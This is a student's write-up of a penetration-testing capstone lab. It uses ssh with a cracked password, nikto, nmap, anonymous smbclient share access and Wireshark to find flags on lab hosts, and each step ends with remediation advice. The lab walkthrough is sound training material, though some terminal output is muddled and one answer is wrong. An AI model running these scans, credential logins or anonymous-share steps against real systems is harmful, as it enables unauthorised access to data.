TESTING BOB SMITH CRACKED PASSWORD



NB: Successful login with Username: smithy & Password: password

Step 2: Locate and open the file with Challenge 1 code.

- Log into **192.168.0.10** as **Bob Smith**.

Using ssh to login from terminal

Command: **ssh smithy@192.168.0.10**

Password: password


b. Locate and open the flag file in the user's home directory.

Command: pwd (to change to home directory)

Command: ls (to list all items)

Command: cat my_passwords.txt (to view file content)

Results:



```
(kali㉿kali)~[~]
$ ssh smithy@192.168.0.10
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Thu Jan  8 06:44:48 2026 from 192.168.0.1
smithy@metasploitable:~$ pwd
/home/smithy
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.
```

What is the name of the file with the code?

Answer: my_passwords.txt

What is the message contained in the file? Enter the code that you find in the file.

Answer: Congratulations!

You found the flag for Challenge 1!

The code for this challenge is 8748wf8J

Code for challenge 1: 8748wf8J

Step 3: Research and propose SQL attack remediation

What are five remediation methods for preventing SQL injection exploits?

Answer:

Five remediation methods for preventing SQL injection exploits

1. Use Prepared Statements and Parameterized Queries

Prepared statements and parameterized queries ensure that user inputs are treated as data rather than part of the SQL query. This approach eliminates the risk of SQL injection.

2. Employ Stored Procedures

Stored procedures are predefined SQL queries stored in the database. These procedures can help prevent SQL injection because they don't dynamically construct SQL queries.

3. Whitelist Input Validation

Ensure that user inputs are validated before being used in SQL queries. Only allow certain characters and patterns, such as alphanumeric input, for fields like usernames or email addresses.

4. Use ORM Frameworks

Object-Relational Mapping (ORM) frameworks like **Hibernate** or **Entity Framework** can help prevent SQL injection by automatically handling query generation, preventing dynamic query construction.

5. Restrict Database Privileges

Grant the minimum required database permissions to users. Ensure that applications can only perform necessary actions (e.g., SELECT, INSERT), and restrict permissions like DROP TABLE or ALTER.

SOURCE: <https://www.geeksforgeeks.org/sql/sql-injection/>

Challenge 2: Web Server Vulnerabilities

Total points: 25


In this part, you must find vulnerabilities on an HTTP server. Misconfiguration of a web server can allow for the listing of files contained in directories on the server. You can use any of the tools you learned in earlier labs to perform reconnaissance to find the vulnerable directories.

In this challenge, you will locate the flag file in a vulnerable directory on a web server.

Step 1: Preliminary setup

- If not already, log into the server at 10.5.5.12 with the **admin / password** credentials.
- Set the application security level to low.

Results:



Step 2: From the results of your reconnaissance, determine which directories are viewable using a web browser and URL manipulation.

Perform reconnaissance on the server to find directories where indexing was found.

Reconnaissance Using Nikto

Command: `nikto -h 10.5.5.12`

Result:

```
File Actions Edit View Help
(kali@kali)-[~]
└─$ nikto -h 10.5.5.12
- Nikto v2.5.0

+ Target IP: 10.5.5.12
+ Target Hostname: 10.5.5.12
+ Target Port: 80
+ Start Time: 2026-01-08 14:26:25 (GMT0)

+ Server: Apache/2.4.10 (Debian)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
  See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /docs/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ 8074 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time: 2026-01-08 14:26:57 (GMT0) (32 seconds)

+ 1 host(s) tested
```

Which directories can be accessed through a web browser to list the files and subdirectories that they contain?

Answer: /config and /docs

Step 3: View the files contained in each directory to find the db_form.html file.


Create a URL in the web browser to access the viewable subdirectories. Find the file with the code for Challenge 2 located in one of the subdirectories.

Created URL:

`http://10.5.5.12/docs/`

`http://10.5.5.12/config/`


From Browser:



Index of /docs

Name	Last modified	Size	Description
Parent Directory	-	-	-
DVWA_v1.3.pdf	2017-10-31 17:28	412K	
pdf.html	2017-10-31 17:28	105	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80



Index of /config

Name	Last modified	Size	Description
Parent Directory	-	-	-
config.inc.php	2017-10-31 17:28	1.9K	
db_form.html	2012-12-07 00:00	1.3K	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80

In which two subdirectories can you look for the file?

Answer: /config and /docs

What is the filename with the Challenge 2 code?


Answer: db_form.html

Which subdirectory held the file?

Answer: /config

What is the message contained in the flag file? Enter the code that you find in the file.

From Browser:



Great work!

You found the flag file for *Challenge 2*!

The code for this flag is: **aWe-4975**

Answer: Great work!

You found the flag file for *Challenge 2*!

The code for this flag is: aWe-4975

Challenge 2 code: aWe-4975

Step 4: Research and propose directory listing exploit remediation.

What are two remediation methods for preventing directory listing exploits?

Answer:

Two remediation methods for preventing directory listing exploits

1. Configure your web server to prevent directory listings for all paths beneath the web root;
2. Place into each directory a default file (such as index.htm) that the web server will display instead of returning a directory listing.

Source: https://portswigger.net/kb/issues/00600100_directory-listing answers here.

Answers may vary but include: Configure your web server to prevent directory listings for all paths beneath the web root. Place into each directory a default file (such as index.htm) that the web server will display instead of returning a directory listing.

Challenge 3: Exploit open SMB Server Shares

Total points: 25

In this part, you want to discover if there are any unsecured shared directories located on an SMB server in the 10.5.5.0/24 network. You can use any of the tools you learned in earlier labs to find the drive shares available on the servers.

Step 1: Scan for potential targets running SMB.

Use scanning tools to scan the 10.5.5.0/24 LAN for potential targets for SMB enumeration.

Active Host on Network

Command: `nmap -sn 10.5.5.0/24`

Result:

```
(kali㉿kali)-[~]
$ nmap -sn 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-08 16:24 UTC
Nmap scan report for 10.5.5.1
Host is up (0.00053s latency).
Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.00016s latency).
Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.00018s latency).
Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.00022s latency).
Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.00016s latency).
Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.00028s latency).
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.64 seconds
```

Scan SMB for Open Ports on Hosts

Command: `map -p445 p139 10.5.5.0/24`

Result:

```
(kali@kali)~$ nmap -p445,139 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-08 16:32 UTC
Nmap scan report for 10.5.5.1
Host is up (0.00066s latency).
PORT      STATE SERVICE
139/tcp    closed netbios-ssn
445/tcp    closed microsoft-ds

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.010s latency).
PORT      STATE SERVICE
139/tcp    closed netbios-ssn
445/tcp    closed microsoft-ds

Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.0099s latency).
PORT      STATE SERVICE
139/tcp    closed netbios-ssn
445/tcp    closed microsoft-ds

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.00038s latency).
PORT      STATE SERVICE
139/tcp    closed netbios-ssn
445/tcp    closed microsoft-ds

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.00030s latency).
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.0084s latency).
PORT      STATE SERVICE
139/tcp    closed netbios-ssn
445/tcp    closed microsoft-ds

Nmap done: 256 IP addresses (6 hosts up) scanned in 2.76 seconds
```

Which host on the 10.5.5.0/24 network has open ports indicating it is likely running SMB services?

Answer: gravemind.pc (10.5.5.14)

Result:

```
Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.00030s latency).


PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
```


Step 2: Determine which SMB directories are shared and can be accessed by anonymous users.

Use a tool to scan the device that is running SMB and locate the shares that can be accessed by anonymous users.

Using smbclient

Command: smbclient -L 10.5.5.14 -N



```
(kali@kali)-[~]
$ smbclient -L 10.5.5.14 -N
Anonymous login successful

You found the flag file for Challenge 2!
The code is: aW54975

Sharename      Type      Comment
-----
homes          Disk      All home directories
workfiles      Disk      Confidential Workfiles
print$         Disk      Printer Drivers
IPC$           IPC       IPC Service (Samba 4.9.5-Debian)

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

Server          Comment
-----
Workgroup       Master
```

What shares are listed on the SMB server?

Answer: /homes, /workfiles, /print\$ & IPC\$

Which ones are accessible without a valid user login?

Using the Below commands:

Smbclient //10.5.5.14/homes -N

smbclient //10.5.5.14/workfiles -N

smbclient //10.5.5.14/print\$ -N

Result:


```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ smbclient //10.5.5.14/homes -N  
Anonymous login successful  
tree connect failed: NT_STATUS_BAD_NETWORK_NAME  
  
(kali@kali)-[~] aWe-4975  
$ smbclient //10.5.5.14/worldfiles -N  
Anonymous login successful  
tree connect failed: NT_STATUS_BAD_NETWORK_NAME  
  
(kali@kali)-[~]  
$ smbclient //10.5.5.14/print$ -N  
Anonymous login successful  
Try "help" to get a list of possible commands.  
smb: \> dir  
.  
..  
IA64  
x64  
W32X86  
W32MIPS  
W32ALPHA  
COLOR  
W32PPC  
WIN40  
OTHER  
color  
38497656 blocks of size 1024. 3884812 blocks available  
smb: \> cd OTHER  
smb: \OTHER> ls  
.  
..  
sxij42.txt  
38497656 blocks of size 1024. 3884812 blocks available  
smb: \OTHER> get sxij42.txt  
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (5.3 KiloBytes/sec) (average 5.3 KiloBytes/sec)  
smb: \OTHER> ^C
```

Answer: print\$

Step 3: Investigate each shared directory to find the file.

Use the SMB-native client to access the drive shares on the SMB server. Use the dir, ls, cd, and other commands to find subdirectories and files.

Locate the file with the Challenge 3 code. Download the file and open it locally.

Using Below commands:

smbclient //10.5.5.14/print\$ -N

dir

cd other

ls

get sxij42.txt (to download file)

ctrl + c (to stop script)

Results:

Final Capstone Activity

```
(kali@kali)-[~]
$ smbclient //10.5.5.14/homes -N
Anonymous login successful
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

(kali@kali)-[~] aVwE-4975
$ smbclient //10.5.5.14/worldfiles -N
Anonymous login successful
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

(kali@kali)-[~]
$ smbclient //10.5.5.14/print$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
.
..
IA64
x64
W32X86
W32MIPS
W32ALPHA
COLOR
W32PPC
WIN40
OTHER
color
38497656 blocks of size 1024. 3884812 blocks available
smb: \> cd OTHER
smb: \OTHER> ls
.
..
sxij42.txt
38497656 blocks of size 1024. 3884812 blocks available
smb: \OTHER> get sxij42.txt
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (5.3 KiloBytes/sec) (average 5.3 KiloBytes/sec)
smb: \OTHER> ^C
```

To Open locally

Command: ls

cat sxij42.txt

```
(kali@kali)-[~]
$ ls
10.6.6.23 Desktop Folder1 OTHER Templates firm.exe harevirus.exe pentest.htm scan_results.htm sxij42.txt
2026-01-01-ZAP-Report- Documents IP_List.txt Pictures Videos gh.txt ladies.pcap put scan_results.html virus.exe
2026-01-01-ZAP-Report-.html Downloads Music Public cracked.txt harelod.pcap my_pw_hashes.txt recon.sh scan_results.txt

(kali@kali)-[~]
$ cat sxij42.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is NWS39691.
```

In which share is the file found?

Answer: print\$

What is the name of the file with Challenge 3 code?

Answer: sxij42.txt

Enter the code for Challenge 3 below.

Answer: Code for challenge 3 is NWS39691

Step 4: Research and propose SMB attack remediation.

What are two remediation methods for preventing SMB servers from being accessed?

Answer:

Two remediation methods for preventing SMB servers from being accessed

1. Disable Unnecessary SMB Services: Limit the number of systems running SMB services to minimize the risk of exploitation. Disable SMB on devices where it is not needed.
2. Firewall and Intrusion Detection Systems (IDS): Deploy firewalls and IDS to monitor and filter SMB traffic. This helps in detecting and blocking suspicious activities and known attack patterns.

Source: <https://medium.com/@hcetin94/protecting-your-network-preventing-smb-attacks-in-cybersecurity-465cef6fcaa6>

Challenge 4: Analyze a .pcap file to find information.

Total Points: 25

As part of your reconnaissance effort, your team captured traffic using Wireshark. The capture file, **SA.pcap**, is located in the **Downloads** subdirectory within the **kali** user home directory.

Step 1: Find and analyze the SA.pcap file.

Analyze the content of the PCAP file to determine the IP address of the target computer and the URL location of the file with the Challenge 4 code


Cross Checking existence of file

Command: ls

Cd Downloads

ls



Result:



```
kali@kali: ~/Downloads
File Actions Edit View Help
$ ls
10.6.6.23 Desktop Folder1 OTHER Templates firm.exe harevirus.exe pentest.htm scan_results.htm sxij42.txt
2026-01-01-ZAP-Report- Documents IP_List.txt Pictures Videos gh.txt ladies.pcap put scan_results.html virus.exe
2026-01-01-ZAP-Report-.html Downloads Music Public cracked.txt harelod.pcap my_pw_hashes.txt recon.sh scan_results.txt
$ cd Downloads
$ ls
SA.pcap
```

Using Wireshark to Analyze PCAP

Final Capstone Activity



What is the IP address of the target computer?

Answer: 10.5.5.11

What directories on the target are revealed in the PCAP?


Answer: /data , /test, /includes, /passwords, /icons, /database, /webservices, /styles & /javascript

Step 2: Use a web browser to display the contents of the directories on the target computer.

Use a web browser to investigate the URLs listed in the Wireshark output. Find the file with the code for Challenge 4.

What is the URL of the file?

Result from Browser:



Index of /data

Name	Last modified	Size	Description
Parent Directory	-	-	-
user_accounts.xml	2012-05-14 00:00	5.5K	


Apache/2.4.7 (Ubuntu) Server at 10.5.5.11 Port 80

Answer: http://10.5.5.11/data

What is the content of the file?

From http://10.5.5.11/data/user_accounts.xml

Result:



What message is contained in the record for Employee ID 0? Enter the code associated with the user.

Answer: UserName, Password, Signature

Result:

```
-<Employee ID="0">  
  <UserName>Flag</UserName>  
  <Password>Here is the Code for Challenge 4!</Password>  
  <Signature>21z-1478K</Signature>  
  <Type>Flag</Type>  
</Employee>
```

Code for Employee ID 0: 21z-1478K

Step 3: Research and propose remediation that would prevent file content from being transmitted in clear text.

Further examine the capture file. The contents of the files are transmitted in clear text and can be viewed in Wireshark.

What are two remediation methods that can prevent unauthorized persons from viewing the content of the files?

- a. **use a VPN or SSL to send files**
- b. **Encrypting of files**

Congratulations! You have completed the skills assessment.